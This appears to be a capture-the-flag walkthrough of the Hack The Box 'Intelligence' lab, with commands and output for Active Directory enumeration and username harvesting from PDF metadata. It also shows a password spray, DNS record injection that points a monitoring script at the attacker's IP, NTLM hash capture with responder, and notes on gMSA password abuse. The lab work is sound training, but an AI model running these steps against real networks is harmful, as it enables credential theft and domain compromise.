

HTB-Intelligence

NMAP SCAN

```
sudo nmap -p- --min-rate=10000000000000000001 10.10.10.248 -sT -sV -O -Pn -sC
```



```
GNU nano 8.1
127.0.0.1      localhost
127.0.1.1      0xromanoff.localdomain 0xromanoff
10.10.10.248   intelligence.htb dc.intelligence.htb intelligence.htb0
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
```

RPCCLIENT ENUM -135

```
rpcclient -U '' -N 10.10.10.248
```

```
(natasha@0xromanoff)-[~/Downloads]
$ rpcclient -U '' -N 10.10.10.248
rpcclient $> srvinfo
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> srvinfo
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
```

SMB ENUMERATION - 445

```
smbmap -H '10.10.10.248' -u '' -p ''
```

```

(natasha@0xromanoff)-[~/Downloads]
$ smbmap -H '10.10.10.248' -u '' -p ''

```

```

SMBMap - Samba Share Enumerator v1.0.4 | Shawn Evans - ShawnDEVans@gmail.com<mailto:ShawnDEVans@gmail.com>
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections

```

```
crackmapexec smb '10.10.10.248'
```

```
(natasha@0xromanoff)~[~/Downloads]
$ crackmapexec smb '10.10.10.248'
SMB 10.10.10.248 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
```

LDAP ENUM - 389,636

```
ldapsearch -x -H ldap://10.10.10.248:389 -s base namingcontexts
```

```
(natasha@0xromanoff)-[~/Downloads]
$ ldapsearch -x -H ldap://10.10.10.248:389 -s base namingcontexts

# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=intelligence,DC=htb
namingcontexts: CN=Configuration,DC=intelligence,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=intelligence,DC=htb
namingcontexts: DC=DomainDnsZones,DC=intelligence,DC=htb
namingcontexts: DC=ForestDnsZones,DC=intelligence,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

The output you received from the `ldapsearch` command shows the **naming contexts** (also known as partitions) for the domain **intelligence.htb**. These are the different top-level directory partitions in the LDAP directory, and each serves a specific role in the Active Directory (AD) environment.

Here's what each naming context represents:

1. **DC=intelligence,DC=htb**

- This is the **Domain Naming Context**, representing the primary directory partition that stores **all the objects** within the domain (like users, groups, and computers). This is the main partition that the LDAP server uses to store AD objects for the domain **intelligence.htb**.

2. **CN=Configuration,DC=intelligence,DC=htb**

- The **Configuration Naming Context** holds configuration data that applies to the entire **Active Directory forest** (which can consist of one or more domains). It contains data such as replication settings and information about the overall structure of the forest, which is necessary for AD's operation.

3.

CN=Schema,CN=Configuration,DC=intelligence,DC=htb

- The **Schema Naming Context** contains the **schema** for the directory. The schema defines the types of objects (e.g., users, computers, groups) and attributes (e.g., name, email) that can exist in the directory, along with rules for how these objects and attributes are structured.

4. **DC=DomainDnsZones,DC=intelligence,DC=htb**

- The **DomainDnsZones Naming Context** stores **DNS records** for the **intelligence.htb** domain. This naming context is used when the DNS service is integrated with Active Directory. It holds DNS data specific to this domain's DNS zone.

5. **DC=ForestDnsZones,DC=intelligence,DC=htb**



- The **ForestDnsZones Naming Context** stores **DNS records** that are available throughout the **entire AD forest**. If there are multiple domains in the forest, the records stored here can be accessed by all domains, making this DNS data shared across the entire AD forest.

```
ldapsearch -x -H ldap://10.10.10.248:389 -b "dc=intelligence,dc=htb"
```

```
(natasha@0xromanoff)-[~/Downloads]
$ ldapsearch -x -H ldap://10.10.10.248:389 -b "dc=intelligence,dc=htb"

# extended LDIF
#
# LDAPv3
# base <dc=intelligence,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1
```

HTTP -80





```
for i in $(seq 0 365); do date --date="2020-01-01 + $i day" +%Y-%m-%d-  
upload.pdf; done
```

```
(natasha@0xromanoff)-[~/Desktop/HTB/Intelligence]
```

```
$ cat dates.txt
```

```
2020-01-01-upload.pdf
2020-01-02-upload.pdf
2020-01-03-upload.pdf
2020-01-04-upload.pdf
2020-01-05-upload.pdf
2020-01-06-upload.pdf
2020-01-07-upload.pdf
2020-01-08-upload.pdf
2020-01-09-upload.pdf
2020-01-10-upload.pdf
2020-01-11-upload.pdf
2020-01-12-upload.pdf
2020-01-13-upload.pdf
2020-01-14-upload.pdf
2020-01-15-upload.pdf
2020-01-16-upload.pdf
2020-01-17-upload.pdf
2020-01-18-upload.pdf
2020-01-19-upload.pdf
2020-01-20-upload.pdf
2020-01-21-upload.pdf
2020-01-22-upload.pdf
2020-01-23-upload.pdf
2020-01-24-upload.pdf
2020-01-25-upload.pdf
2020-01-26-upload.pdf
2020-01-27-upload.pdf
2020-01-28-upload.pdf
2020-01-29-upload.pdf
2020-01-30-upload.pdf
```

Dolore ut etinci

Dolore quaerat porro nec
Magnam dolor dolor etinc
eius ipsum sed amet dolo
est ipsum. Modi etincidi
Est consectetur non temp
tempora. Magnam etincid
Adipisci est eius voluptate
numquam. Quisquam sit
tur dolor quaerat quisqua
Magnam aliquam quisqua

```
for i in $(cat dates.txt); do echo http://intelligence.htb/Documents/$i; done;
```



```

└─$ for i in $(cat dates.txt); do echo http://intelligence.htb/Documents/$i; done;
http://intelligence.htb/Documents/2020-01-01-upload.pdf
http://intelligence.htb/Documents/2020-01-02-upload.pdf
http://intelligence.htb/Documents/2020-01-03-upload.pdf
http://intelligence.htb/Documents/2020-01-04-upload.pdf
http://intelligence.htb/Documents/2020-01-05-upload.pdf
http://intelligence.htb/Documents/2020-01-06-upload.pdf
http://intelligence.htb/Documents/2020-01-07-upload.pdf
http://intelligence.htb/Documents/2020-01-08-upload.pdf
http://intelligence.htb/Documents/2020-01-09-upload.pdf
http://intelligence.htb/Documents/2020-01-10-upload.pdf
http://intelligence.htb/Documents/2020-01-11-upload.pdf
http://intelligence.htb/Documents/2020-01-12-upload.pdf
http://intelligence.htb/Documents/2020-01-13-upload.pdf
http://intelligence.htb/Documents/2020-01-14-upload.pdf
http://intelligence.htb/Documents/2020-01-15-upload.pdf
http://intelligence.htb/Documents/2020-01-16-upload.pdf
http://intelligence.htb/Documents/2020-01-17-upload.pdf
http://intelligence.htb/Documents/2020-01-18-upload.pdf
http://intelligence.htb/Documents/2020-01-19-upload.pdf
http://intelligence.htb/Documents/2020-01-20-upload.pdf
http://intelligence.htb/Documents/2020-01-21-upload.pdf
http://intelligence.htb/Documents/2020-01-22-upload.pdf
http://intelligence.htb/Documents/2020-01-23-upload.pdf
http://intelligence.htb/Documents/2020-01-24-upload.pdf
http://intelligence.htb/Documents/2020-01-25-upload.pdf
http://intelligence.htb/Documents/2020-01-26-upload.pdf
http://intelligence.htb/Documents/2020-01-27-upload.pdf
http://intelligence.htb/Documents/2020-01-28-upload.pdf
http://intelligence.htb/Documents/2020-01-29-upload.pdf
http://intelligence.htb/Documents/2020-01-30-upload.pdf
http://intelligence.htb/Documents/2020-01-31-upload.pdf
http://intelligence.htb/Documents/2020-02-01-upload.pdf
http://intelligence.htb/Documents/2020-02-02-upload.pdf
http://intelligence.htb/Documents/2020-02-03-upload.pdf
http://intelligence.htb/Documents/2020-02-04-upload.pdf
http://intelligence.htb/Documents/2020-02-05-upload.pdf
http://intelligence.htb/Documents/2020-02-06-upload.pdf

```

Dolore ut etincidunt

Dolore quaerat porro neque amet. Magnam dolor dolor etincidunt ma-
eius ipsum sed amet dolorem volu-
est ipsum. Modi etincidunt conse-
Est consectetur non tempora velit
tempora. Magnam etincidunt cons-
Adipisci est eius voluptatem. Adip-
numquam. Quisquam sit tempora-
tur dolor quaerat quisquam. Tem-
Magnam aliquam quisquam porro.

```
for i in $(cat dates.txt); do wget http://intelligence.htb/Documents/$i; done;
```

```

(natasha@0xromanoff) ~/Desktop/HTB/Intelligence
└─$ ls
2020-01-01-upload.pdf  2020-02-28-upload.pdf  2020-05-07-upload.pdf  2020-06-14-upload.pdf  2020-08-01-upload.pdf  2020-09-27-upload.pdf  2020-12-10-upload.pdf
2020-01-02-upload.pdf  2020-03-04-upload.pdf  2020-05-11-upload.pdf  2020-06-15-upload.pdf  2020-08-03-upload.pdf  2020-09-29-upload.pdf  2020-12-15-upload.pdf
2020-01-04-upload.pdf  2020-03-05-upload.pdf  2020-05-17-upload.pdf  2020-06-21-upload.pdf  2020-08-09-upload.pdf  2020-09-30-upload.pdf  2020-12-20-upload.pdf
2020-01-10-upload.pdf  2020-03-12-upload.pdf  2020-05-20-upload.pdf  2020-06-22-upload.pdf  2020-08-19-upload.pdf  2020-10-05-upload.pdf  2020-12-24-upload.pdf
2020-01-20-upload.pdf  2020-03-13-upload.pdf  2020-05-21-upload.pdf  2020-06-25-upload.pdf  2020-08-20-upload.pdf  2020-10-19-upload.pdf  2020-12-28-upload.pdf
2020-01-22-upload.pdf  2020-03-17-upload.pdf  2020-05-24-upload.pdf  2020-06-26-upload.pdf  2020-09-02-upload.pdf  2020-11-01-upload.pdf  2020-12-30-upload.pdf
2020-01-23-upload.pdf  2020-03-21-upload.pdf  2020-05-29-upload.pdf  2020-06-28-upload.pdf  2020-09-04-upload.pdf  2020-11-03-upload.pdf  dates.txt
2020-01-25-upload.pdf  2020-04-02-upload.pdf  2020-06-02-upload.pdf  2020-06-30-upload.pdf  2020-09-05-upload.pdf  2020-11-06-upload.pdf  users
2020-01-30-upload.pdf  2020-04-04-upload.pdf  2020-06-03-upload.pdf  2020-07-02-upload.pdf  2020-09-06-upload.pdf  2020-11-10-upload.pdf  user.txt
2020-02-11-upload.pdf  2020-04-15-upload.pdf  2020-06-04-upload.pdf  2020-07-06-upload.pdf  2020-09-11-upload.pdf  2020-11-11-upload.pdf
2020-02-17-upload.pdf  2020-04-23-upload.pdf  2020-06-07-upload.pdf  2020-07-08-upload.pdf  2020-09-13-upload.pdf  2020-11-13-upload.pdf
2020-02-23-upload.pdf  2020-05-01-upload.pdf  2020-06-08-upload.pdf  2020-07-20-upload.pdf  2020-09-16-upload.pdf  2020-11-24-upload.pdf
2020-02-24-upload.pdf  2020-05-03-upload.pdf  2020-06-12-upload.pdf  2020-07-24-upload.pdf  2020-09-22-upload.pdf  2020-11-30-upload.pdf

```

```
exfitooll *.pdf | grep "Creator"
```

```
(natasha@0xromanoff)-[~/Desktop/HTB/Intelligence]  
$ exiftool *.pdf | grep "Creator"
```

```
Creator      : William.Lee  
Creator      : Scott.Scott  
Creator      : Jason.Wright  
Creator      : Veronica.Patel  
Creator      : Jennifer.Thomas  
Creator      : Danny.Matthews  
Creator      : David.Reed  
Creator      : Stephanie.Young  
Creator      : Daniel.Shelton  
Creator      : Jose.Williams  
Creator      : John.Coleman  
Creator      : Jason.Wright  
Creator      : Jose.Williams  
Creator      : Daniel.Shelton  
Creator      : Brian.Morris  
Creator      : Jennifer.Thomas  
Creator      : Thomas.Valenzuela  
Creator      : Travis.Evans  
Creator      : Samuel.Richardson  
Creator      : Richard.Williams  
Creator      : David.Mcbride  
Creator      : Jose.Williams  
Creator      : John.Coleman  
Creator      : William.Lee  
Creator      : Anita.Roberts  
Creator      : Brian.Baker  
Creator      : Jose.Williams  
Creator      : David.Mcbride  
Creator      : Kelly.Long  
Creator      : John.Coleman  
Creator      : Jose.Williams  
Creator      : Nicole.Brock  
Creator      : Thomas.Valenzuela  
Creator      : David.Reed  
Creator      : Kaitlyn.Zimmerman
```

Dolore ut et

Dolore quaerat po
Magnam dolor dolo
eius ipsum sed am
est ipsum. Modi
Est consectetur no
tempora. Magnam
Adipisci est eius vo
numquam. Quisqu
tur dolor quaerat
Magnam aliquam q

```
exiftool *.pdf | grep "Creator" | awk -F': ' '{print $2}' users
```

```
(natasha@0xromanoff)-[~/Desktop/HTB/Intelligence]
```

```
$ cat users
```

```
William.Lee  
Scott.Scott  
Jason.Wright  
Veronica.Patel  
Jennifer.Thomas  
Danny.Matthews  
David.Reed  
Stephanie.Young  
Daniel.Shelton  
Jose.Williams  
John.Coleman  
Jason.Wright  
Jose.Williams  
Daniel.Shelton  
Brian.Morris  
Jennifer.Thomas  
Thomas.Valenzuela  
Travis.Evans  
Samuel.Richardson  
Richard.Williams  
David.Mcbride  
Jose.Williams  
John.Coleman  
William.Lee  
Anita.Roberts  
Brian.Baker  
Jose.Williams  
David.Mcbride  
Kelly.Long  
John.Coleman  
Jose.Williams  
Nicole.Brock  
Thomas.Valenzuela  
David.Reed  
Kaitlyn.Zimmerman
```

Dolor

Dolore q
Magnam
eius ipsum
est ipsum
Est conse
tempora.
Adipisci
numquam
tur dolor
Magnam

```
sudo ./kerbrute_linux_amd64 userenum -d intelligence.htb --dc 10.10.10.248  
~/Desktop/HTB/Intelligence/users
```

Internal IT Update

There has recently been some outages on our web servers. Ted has gotten a script in place to help notify us if this happens again.

Also, after discussion following our recent security audit we are in the process of locking down our service accounts.

New Account Guide

Welcome to Intelligence Corp!

Please login using your username and the default password of:

NewIntelligenceCorpUser9876

After logging in please change your password as soon as possible.

PASSWORD SPRAY ATTACK


```
crackmapexec smb 10.10.10.248 -u ~/Desktop/HTB/Intelligence/users.txt -p
'NewIntelligenceCorpUser9876' -d intelligence.htb
```

```
SMB 10.10.10.248 445 DC [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\David.Wilson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Scott.Scott:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Teresa.Williamson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Veronica.Patel:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Samuel.Richardson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Nicole.Brock:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\William.Lee:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Travis.Evans:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\David.McBride:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jessica.Moody:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB 10.10.10.248 445 DC [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

```
smbmap -H '10.10.10.248' -d 'intelligence.htb' -u 'Tiffany.Molina' -p
'NewIntelligenceCorpUser9876' -r Users/"Tiffany.Molina"/Desktop
```

GETTING THE SHELL- TIFFANY

```
(natasha@0xromanoff)-[/opt/kerbrute]
$ smbmap -H '10.10.10.248' -d 'intelligence.htb' -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -r Users/"Tiffany.Molina"/Desktop
```



```
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s) using your username and the default password of:
NewIntelligenceCorpUser9876

After login, please change your password as soon as possible.

[+] IP: 10.10.10.248:445      Name: intelligence.htb      Status: Authenticated
Disk                        Permissions      Comment
-----
ADMIN$                      NO ACCESS      Remote Admin
C$                          NO ACCESS      Default share
IPC$                        READ ONLY      Remote IPC
IT                           READ ONLY
NETLOGON                    READ ONLY      Logon server share
SYSVOL                      READ ONLY      Logon server share
Users                       READ ONLY
./UsersTiffany.Molina/Desktop
dw--w--w--                0 Sun Apr 18 20:51:46 2021  .
dw--w--w--                0 Sun Apr 18 20:51:46 2021  ..
fw--w--w--                34 Tue Oct 22 18:57:48 2024  user.txt

[*] Closed 1 connections
```

```
smbmap -H '10.10.10.248' -d 'intelligence.htb' -u 'Tiffany.Molina' -p
'NewIntelligenceCorpUser9876' -r IT
```

```
(natasha@0xromanoff)-[~/Desktop/HTB/Intelligence]
$ cat downdetector.ps1
**# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*") {
    try {
        $request = Invoke-WebRequest -Uri "http:// $($record.Name)" -UseDefaultCredentials
        if($request.StatusCode -ne 200) {
            Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
        }
    } catch {}
}
```

```
♦♦# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem
"AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=h
tb" | Where-Object Name -like "web*") {
    try {
        $request = Invoke-WebRequest -Uri "http:// $($record.Name)" -
        UseDefaultCredentials
        if($request.StatusCode -ne 200) {
            Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted
            Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
        }
    } catch {}
}
```

1. Import the Active Directory Module:

```
Import-Module ActiveDirectory
```

- This command imports the **Active Directory PowerShell module**, which provides cmdlets for interacting with Active Directory objects (like DNS records, users, groups, etc.).

2. Retrieve DNS Records from AD:

```
Get-ChildItem
```

```
"AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb"
| Where-Object Name -like "web*"
```

- This part of the script retrieves all DNS records from the **MicrosoftDNS** container within the **DomainDnsZones** partition in the **intelligence.htb** domain. It filters the results to only include DNS records where the **Name** starts with **"web"** (e.g., **webserver1**, **webapp2**, etc.).

3. Check Web Server Status:

```
$request = Invoke-WebRequest -Uri "http:// $($record.Name)" -
```

```
UseDefaultCredentials if(.$StatusCode -ne 200) { Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down" }
```

- For each **DNS record** retrieved, the script performs an HTTP request using **Invoke-WebRequest** to check if the web server is reachable.
- **-UseDefaultCredentials**: It uses the current user's credentials to authenticate with the web server if needed.
- It then checks the **StatusCode** returned from the web server. A status code of **200** indicates the server is responding correctly. If the status code is anything other than 200, the script concludes that the web server is down.

4. Send Email Notification if a Server is Down:

```
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
```

- If a server is detected as down (i.e., its status code is not 200), the script sends an email to **Ted Graves**, notifying him that the server is down. The email subject includes the DNS name of the affected web server.

5. Error Handling with **try/catch**:

```
try { # Code for checking the web server status } catch {}
```

- The **try/catch** block ensures that if any error occurs (e.g., a DNS lookup failure or a web request timeout), it doesn't crash the script but allows it to continue checking the next DNS record.

*** apart from analyzing the script, we also found nothing when we performed bloodhound analysis parallelly as tiffany user.

CAPTURING THE HASH

So now we understand that the script sends an email to ted when it finds that the 'web' records in MicrosoftDNS is down. Therefore, we use a tool called dnstool.py from kbrdelayx . This tool , along with the credentials can be used to add a dns record that starts with 'web' or whatever we set it to and point the IP address to our Kali IP. Since we do not have any webserver running on our system and specifically port 80, the script will generate a message to the user TED.

```
sudo python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 -r webxromanoff.intelligence.htb -a add -t A -d
```



```
10.10.14.4 10.10.10.248
```

```
(natasha@0xromanoff)-[/opt/impacket/krbrelayx]
$ sudo python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 -r webxromanoff.intelligence.htb -a add -t A -d 10.10.14.4 10.10.10.248
[sudo] password for natasha:
[-] Connecting to host...
[-] Binding to host
[-] Bind OK
[-] Adding new record
[-] LDAP operation completed successfully
```

To test it, we can perform nslookup on the server and see if the web record points to our Kali IP.

```
(natasha@0xromanoff)-[/opt/impacket/krbrelayx]
$ nslookup
> server 10.10.10.248
Default server: 10.10.10.248
Address: 10.10.10.248#53
> webxromanoff.intelligence.htb
Server:      10.10.10.248
Address:     10.10.10.248#53

Name:   webxromanoff.intelligence.htb
Address: 10.10.14.4
> webxromanoff.intelligence.htb
Server:      10.10.10.248
Address:     10.10.10.248#53

Name:   webxromanoff.intelligence.htb
Address: 10.10.14.4
>
```

To test whether the script is working or not, we place a listener on port 80 to see if we get any connection from the target machine.

```
(natasha@0xromanoff)-[~/Desktop/HTB/Intelligence]
$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.248] 61053
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1852
Host: webxromanoff
Connection: Keep-Alive

^C
```

we can confirm that the script is running. Now we setup a responder on tun0 interface. This is because the script shows that it runs with the user Ted. Therefore when we setup a responder, we will receive a hash for the user Ted.

```
sudo responder -I tun0
```


- **ITSUPPORT@INTELLIGENCE.HTB**: This is a regular Active Directory group. The group has members (2 direct members in this case), and it has specific permissions related to a Group Managed Service Account (gMSA).
- **SVC_INT\$@INTELLIGENCE.HTB**: This is a **Group Managed Service Account (gMSA)**, which is a special type of account used in AD for managing services securely without needing hardcoded passwords.
- The group **ITSUPPORT** has privileges over the **gMSA SVC_INT\$**.

What is a gMSA?

- A **Group Managed Service Account (gMSA)** is a special type of account in Active Directory designed to run services. The main feature of a gMSA is that its password is **automatically managed by domain controllers** and changed at regular intervals.
- The **MSDS-ManagedPasswordInterval** attribute defines the interval at which the password is updated. This process ensures that services using the gMSA are more secure than those using static or hardcoded passwords.

Permissions of IT Support over gMSA:

- The group **ITSUPPORT@INTELLIGENCE.HTB** has the ability to **retrieve the password** of the **gMSA SVC_INT\$@INTELLIGENCE.HTB**.
- This means that any user or system belonging to the **ITSUPPORT** group can access the password of the **SVC_INT\$** account, enabling them to impersonate the gMSA and run services under that account.

Abuse Potential:

- An attacker who gains control over the **ITSUPPORT** group can **retrieve the gMSA password**. Once they have the gMSA password, they can impersonate the **SVC_INT\$** account to execute actions as that service, potentially gaining elevated privileges depending on what services the gMSA is associated with.
- This could be exploited to gain access to resources or run tasks with higher privileges, such as **executing tasks on servers** or other sensitive systems that the gMSA has access to.

Inbound and Outbound Control:

- **First Degree Object Control**: This indicates that the **ITSUPPORT** group directly controls at least one other object in the AD environment.
